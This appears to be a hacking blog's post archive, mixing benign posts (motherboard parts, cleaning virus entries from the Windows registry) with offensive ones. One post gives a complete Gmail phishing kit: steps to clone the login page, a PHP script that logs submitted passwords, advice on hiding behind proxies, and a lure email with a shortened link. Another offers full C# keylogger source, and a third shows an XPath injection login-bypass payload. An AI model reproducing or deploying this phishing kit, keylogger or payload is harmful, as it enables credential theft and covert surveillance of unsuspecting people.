Your IP by I.EH Radar

Sunday, 10 June 2012

Getting To Know Computer Motherboards


Getting To Know Computer Motherboards



You should take an inventory of what came with your motherboard to ensure that you have everything you will need.
If you need a quick refresher of what is on your motherboard, click here to view the basic computer motherboard's layout. Even though most motherboards are laid out in similar fashion, some may have connections that others don't. Know which connections you will be using. Take a moment and study the layout of your motherboard. Once you know what you are looking at, you will recognize it on any board. You can also refer to your motherboard manual as it will contain a lot of detailed information and motherboard specs.


Next, let’s take a look at what was all included with your computer's motherboard. At a minimum, you should have gotten the following...
  • The Motherboard
  • Motherboard User Manual
  • Some will have a quick installation guide.
  • Motherboard Drivers CD
  • Back Panel Plate
  • IDE (Integrated Drive Electronics) Cable – these are usually flat gray cables, however, you may get a colored round one.
  • Most still come with a Floppy Drive Cable – this is also usually a flat gray cable.
  • SATA (Serial Advanced Technology Attachment) Cables – These will usually be smaller flat cables, about ½ inch wide – you should get 2-4 of them.
  • SATA Brackets – you may or may not get these – these are connections for external hard drives.
  • USB (Universal Serial Bus) Bracket – you may or may not get these – these will be for additional USB connections.
  • There may be other miscellaneous cables included, but the ones listed above are the main cables we'll be using.
    Here's where we stand.
    • The case is all laid out and ready to go.
    • You've taken inventory of the parts that were included with your motherboard.
    • You are familiar with the layout of your motherboard.

NETWORKING WHOLE SYLLABUS BOOK


NETWORKING WHOLE SYLLABUS BOOK


DOWNLOAD EBOOK

Remove Virus Entry’s From Windows Registry


Remove Virus Entry’s From Windows Registry


Virus ~~~ oh how i hate them. Virus harm your PC a lot. Some virus just send sensitive information while others just harm your pc and change the way it functions . In the world there are billions and billions and billions of viruses. there is no end to this list of viruses. These viruses even after removing them leave a scar on your computer~~~ Virus was here. Well not like this but in your registry.The Windows Registry is where nearly all configuration settings are stored in Windows. Now if these settings are changed by the virus files the system will start behaving Abnormally.

To change the registry data needs to run Microsoft Registry Editor - RegEdit.exe. You can click the Start Button, then select Run… item. When the Run Window will appear, then type ‘RegEdit’ into Open: textbox and click OK button.


You might be unable to RegEdit, because the virus blocks the doorway. In this case, you need to bring up your Windows in Safe Mode to run the RegEdit. Sometimes, you need to login the Administrator account. Therefore, make sure you know your Administrator account’s password when you own the new computer.


Microsoft System Configuration Utility MSConfig.exe keeps entries of Start-Up programs. Besides that, System Registry has Run, RunOnce and RunOnceEx entry nodes to manage which program can run while Windows is starting.

First, you should check any starting programs inside the HEKY_LOCAL_MACHINE.


Go down to the node in HEKY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion, then look for program entry inside the Run, RunOnce and RunOnceEX. If you find something you don’t know, then you type the program name .exe name into the following Search box to find out what’s that. If the .exe name is the virus or spyware, then you can delete it.

It’s same that you need to check any starting program inside the HEKY_CURRENT_USER.


Go down to the node in HEKY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion, then look for unwanted .exe programs inside the Run, RunOnce and RunOnceEX. If you find something, then delete them.


Before Doing all this please backup your registry ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

Cause if you do it all wrong you can get a system that dosent Boot


Backing up the Registry – Three methods
Method 1: Using System Restore

One way to backup the registry is to create a System Restore snapshot. System Restore returns your computer to a previous snapshot without losing recent personal information, such as documents, history lists, favorites, or e-mail. It monitors the computer and many applications for changes and creates restore points. You restore these snapshots when your configuration isn’t working. This method is unreliable in case you want to rollback the registry changes made a longtime ago, in which case the System Restore might have purged that particular restore point – due to space constraints or due to a recent system restore point or even a Restore point corruption. Please remember, System Restore points get deleted for many reasons, making it unreliable, especially in the long run.


For more help, see Creating a System Restore point and Using System Restore to Undo Changes if Problems Occur for Windows XP PCs. If you’re using Windows Vista or Windows 7, see How to create a System Restore point in Windows Vista and Windows 7.
Method 2: Backing up the selected branch of the registry by exporting

This method is preferred if you’re making changes to a specific branch of the registry. To backup a selected key in the registry, use these steps:
Click Start, and then click Run.
In the Open box, type regedit.exe, and then click OK
Locate and then click the key that contains the value that you want to edit
Right-click on the key and choose Export.
In the Save in box, select a location where you want to save the Registration Entries (.reg)
In the File name box, type a file name, and then click Save.


Backing up a selected branch of the registry…

Now that you’ve created a Registry backup for that particular key. Save the REG file in a safer location in case you want to undo the registry changes made. You can restore the settings by just double-clicking the REG file. It automatically merges the contents to the Registry.
Method 2(a) : Export Registry Keys Using Console Registry Tool

You can use the Console Registry Tool for Windows (Reg.exe) to edit the registry. For help with the Reg.exe tool, type reg /? at the Command Prompt, and then click OK.

For example, to export the key [HKEY_CURRENT_USER\Software\IOLO] and it’s sub-keys, try this from Command Prompt:

REG EXPORT HKCU\Software\IOLO D:\IOLO.REG

To view the REG contents type notepad D:\iolo.reg in Start, Run dialog. Console Registry Tool is extremely handy if you want to automate the backup task using scripts.

LEARN HTML

LEARN HTML 


Learn Html from the following website 

                          CLICK


Friday, 8 June 2012

HOW TO MAKE PHISHING PAGE

HOW TO MAKE PHISHING PAGE


This post will explain you how to create fake or phishing web page for gmail. This Procedure can be used to make fake page for other websites like yahoo,msn,or any other sites which you want to steal the password of particular user.

Steps for Creating Phishing or Fake web Page:

Step 1:
Go to the gmail.com.  Save the Page as "complet HTML" file

Step 2:
Once you save the login page completely, you will see a HTML file and a folder with the name something like Email from google files.There will be two image files namely "google_transparent.gif","mail_logo.png"

Step3:
 Upload those image to tinypic or photobucker.com.  copy the url of each image.

Step4:
Open the HTML file in Wordpad.
Search for "google_transparent.gif" (without quotes) and replace it with corresponding url .
Search for "mail_logo.png" (without quotes) and replace it with corresponding url .

Step 5: 
Search for the

 action="https://www.google.com/accounts/ServiceLoginAuth"

Replace it with 

action="http://yoursite urlhere/login.php"

 save the file.
Step6: 
Now you need to create login.php
 so you need to open the notepad and type as
<?php
header("Location: https://www.google.com/accounts/ServiceLoginAuth ");
$handle = fopen("pswrds.txt", "a");
foreach($_GET as $variable => $value) {
fwrite($handle, $variable);
fwrite($handle, "=");
fwrite($handle, $value);
fwrite($handle, "\r\n");
}
fwrite($handle, "\r\n");
fclose($handle);
exit;
?>
save it

Step 7:
open the notepad and just save the file as "pswrds.txt" without any contents.

Now upload those three files(namely index.html,login.php,pswrds.txt) in any of subdomain Web hosting site.
Note:  that web hosting service must has php feature.
Use one of these sites:110mb.com, spam.com justfree.com or 007sites.com. 
 use this sites through the secure connection sites(so that you can hide your ip address)  like: http://flyproxy.com .  find best secure connection site.


Step 8: 
create an email with gmail keyword.
 like : gmailburger@gmail.com

Step 9:
  Send to victim similar  to " gmail starts new feature to use this service log in to this page" from that gmail id with link to your phishing web page.


 Note:
For user to believe change Your phishing web page url with any of free short url sites. 
Like : co.nr, co.cc,cz.cc 
This will make users to believe that it is correct url.

Wednesday, 9 November 2011

KEY LOGGER IN C#


This is the keylogger code which i have coded

Source code :-


using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;

using System.Windows.Forms;
using System.Runtime.InteropServices;

public class KeyLog
{
    //-> Declare GetAsyncKeyState().
    [DllImport("User32.dll")]
    private static extern short GetAsyncKeyState(Keys vKey); //To check the current status of a virtual key.
    [DllImport("user32.dll")]
    private static extern short GetAsyncKeyState(Int32 vKey); //To check the current status of a virtual key.
    [DllImport("user32.dll")]
    private static extern short GetKeyState(Keys vKey); //To check if a key is currently toggled (on/off).
    [DllImport("user32.dll")]
    private static extern short GetKeyState(Int32 vKey); //To check if a key is currently toggled (on/off).

    //-> getKey() checks what keys have been pressed and returns the pressed keys, if any.
    //-> Otherwise, returns null.
    //-> The pressed keys are returned in a List<string> as (string)char/key name.
    public List<string> getKey()
    {
        List<string> myKeys = new List<string>(); //Declare the list of keys as int.
        for (int i = 0; i <= 255; i++) //Go through all key codes to check if any key is pressed.
        {
            int j = GetAsyncKeyState(i); //Get state of key i.
            if (j == -32767) //Check if key is pressed.
            {
                if (i >= 65 && i <= 122) //From char 65 to 122
                {
                    if (ShiftKey && CapsLock) //If Shift and CapsLock are toggled.
                        myKeys.Add(((char)(i + 32)).ToString()); //Lower case.
                    else if (ShiftKey) //If Shift or CapsLock is toggled.
                        myKeys.Add(((char)(i)).ToString()); //Upper case.
                    else if (CapsLock) //If Shift or CapsLock is toggled.
                        myKeys.Add(((char)(i)).ToString()); //Upper case.
                    else //Any other situation.
                        myKeys.Add(((char)(i + 32)).ToString()); //Lower case.
                }
                else if (i >= 48 && i <= 57) //From char 48 to 57
                {
                    if (ShiftKey) //If Shift is toggled.
                        myKeys.Add(((char)(i - 16)).ToString()); //Symbols.
                    else //If Shift is not toggled.
                        myKeys.Add(((char)(i)).ToString()); //Numbers.
                }
                else
                    myKeys.Add(Enum.GetName(typeof(Keys), i)); //Any other situation.

                //Check keys toggled
                if (ShiftKey && !(myKeys.Contains(Keys.ShiftKey.ToString())))
                    myKeys.Add(Keys.ShiftKey.ToString()); //Add 'ShiftKey' if enabled.
                if (ShiftKeyL && !(myKeys.Contains(Keys.LShiftKey.ToString())))
                    myKeys.Add(Keys.LShiftKey.ToString()); //Add 'LShiftKey' if enabled.
                if (ShiftKeyR && !(myKeys.Contains(Keys.RShiftKey.ToString())))
                    myKeys.Add(Keys.RShiftKey.ToString()); //Add 'RShiftKey' if enabled.
                if (ControlKey && !(myKeys.Contains(Keys.ControlKey.ToString())))
                    myKeys.Add(Keys.ControlKey.ToString()); //Add 'ControlKey' if enabled.
                if (ControlKeyL && !(myKeys.Contains(Keys.LControlKey.ToString())))
                    myKeys.Add(Keys.LControlKey.ToString()); //Add 'LControlKey' if enabled.
                if (ControlKeyR && !(myKeys.Contains(Keys.RControlKey.ToString())))
                    myKeys.Add(Keys.RControlKey.ToString()); //Add 'RControlKey' if enabled.
                if (AltKey && !(myKeys.Contains(Keys.Menu.ToString())))
                    myKeys.Add(Keys.Menu.ToString()); //Add 'Menu' (Alt key) if enabled.
                if (AltKeyL && !(myKeys.Contains(Keys.LMenu.ToString())))
                    myKeys.Add(Keys.LMenu.ToString()); //Add 'LMenu' if enabled.
                if (AltKeyR && !(myKeys.Contains(Keys.RMenu.ToString())))
                    myKeys.Add(Keys.RMenu.ToString()); //Add 'RMenu' if enabled.
                if (CapsLock && (!(myKeys.Contains(Keys.CapsLock.ToString())) && !(myKeys.Contains(Keys.CapsLock.ToString() + "[Enabled]"))))
                    myKeys.Add(Keys.CapsLock.ToString() + "[Enabled]"); //Add 'CapsLock[Enabled]' if enabled.
                if (NumLock && (!(myKeys.Contains(Keys.NumLock.ToString())) && !(myKeys.Contains(Keys.NumLock.ToString() + "[Enabled]"))))
                    myKeys.Add(Keys.NumLock.ToString() + "[Enabled]"); //Add 'NumLock' if enabled.
            }
        }

        return myKeys; //Return the list.
    }

    //-> Get keys toogle state (on/off).
    #region Toggles
    public static bool ControlKey
    {
        get { return Convert.ToBoolean(GetAsyncKeyState(Keys.ControlKey)); }
    }
    public static bool ControlKeyL
    {
        get { return Convert.ToBoolean(GetAsyncKeyState(Keys.LControlKey)); }
    }
    public static bool ControlKeyR
    {
        get { return Convert.ToBoolean(GetAsyncKeyState(Keys.RControlKey)); }
    }
    public static bool ShiftKey
    {
        get { return Convert.ToBoolean(GetAsyncKeyState(Keys.ShiftKey)); }
    }
    public static bool ShiftKeyL
    {
        get { return Convert.ToBoolean(GetAsyncKeyState(Keys.LShiftKey)); }
    }
    public static bool ShiftKeyR
    {
        get { return Convert.ToBoolean(GetAsyncKeyState(Keys.RShiftKey)); }
    }
    public static bool AltKey
    {
        get { return Convert.ToBoolean(GetAsyncKeyState(Keys.Menu)); }
    }
    public static bool AltKeyL
    {
        get { return Convert.ToBoolean(GetAsyncKeyState(Keys.LMenu)); }
    }
    public static bool AltKeyR
    {
        get { return Convert.ToBoolean(GetAsyncKeyState(Keys.RMenu)); }
    }
    public static bool CapsLock
    {
        get { return Convert.ToBoolean(GetKeyState(Keys.CapsLock)); }
    }
    public static bool NumLock
    {
        get { return Convert.ToBoolean(GetKeyState(Keys.NumLock)); }
    }
    #endregion
}

XPATH INJECTION


Today we will be learning about Xpath injection

First of all for understanding this attack you need to have knowledge about

1)XML
2)HTML or XHTML

What is xpath ??

XPath is a syntax for defining parts of an XML document.
XPath uses path expressions to navigate in XML documents .
XPath contains a library of standard functions.
XPath is a major element in XSLT.
XPath is a W3C recommendation.            

Xpath injection is similar to Sql injection i.e, sql injection occurs when user supplies information and xpath injecion also occurs when the user supplies the input for construing xpath query .By sending intentionally malformed information into the web site, an attacker can find out how the XML data is structured, or access data that he may not normally have access to. He may even be able to elevate his privileges on the web site if the XML data is being used for authentication .

Xml querying can be done using XPATH ,a type of simple descriptive statement that allows the XML query to locate a piece of information. Like SQL, you can specify certain attributes to find, and patterns to match. When using XML for a web site it is common to accept some form of input on the query string to identify the content to locate and display on the page. This input must be sanitized to verify that it doesn't mess up the XPath query and return the wrong data.
XPath is a standard language; its notation/syntax is always implementation independent, which means the attack may be automated. There are no different dialects as it takes place in requests to the SQL databeses.
Because there is no level access control it's possible to get the entire document. We won't encounter any limitations as we may know from SQL injection attacks.


Example :-

Lets take a xml document


<employees>
   <employee id="1">
      <firstname>Arnold</firstname>
      <lastname>Baker</lastname>
      <username>ABaker</username>
      <password>SoSecret</password>
      <type>Admin</type>
   </employee>
   <employee id="2">
      <firstname>Peter</firstname>
      <lastname>Pan</lastname>
      <username>PPan</username>
      <password>NotTelling</password>
      <type>User</type>
   </employee>
</employees>


Below code is used for user authentication

VB:
Dim FindUserXPath as String
FindUserXPath = "//Employee[UserName/text()='" &amp; Request("Username") &amp; "' And
        Password/text()='" &amp; Request("Password") &amp; "']"

C#:
String FindUserXPath;
FindUserXPath = "//Employee[UserName/text()='" + Request("Username") + "' And
        Password/text()='" + Request("Password") + "']";


When normal user enters his username and password above  code will work perfectly

But when a attacker uses malicious strings like below

Username: blah' or 1=1 or 'a'='a
Password: blah

FindUserXPath becomes //Employee[UserName/text()='blah' or 1=1 or
        'a'='a' And Password/text()='blah']

Logically this is equivalent to:
        //Employee[(UserName/text()='blah' or 1=1) or
        ('a'='a' And Password/text()='blah')]

In this code Xpath will show true because of 1=1 is always true no matter what happens and it is simliar to the sql injection

In this way a attacker can have a user access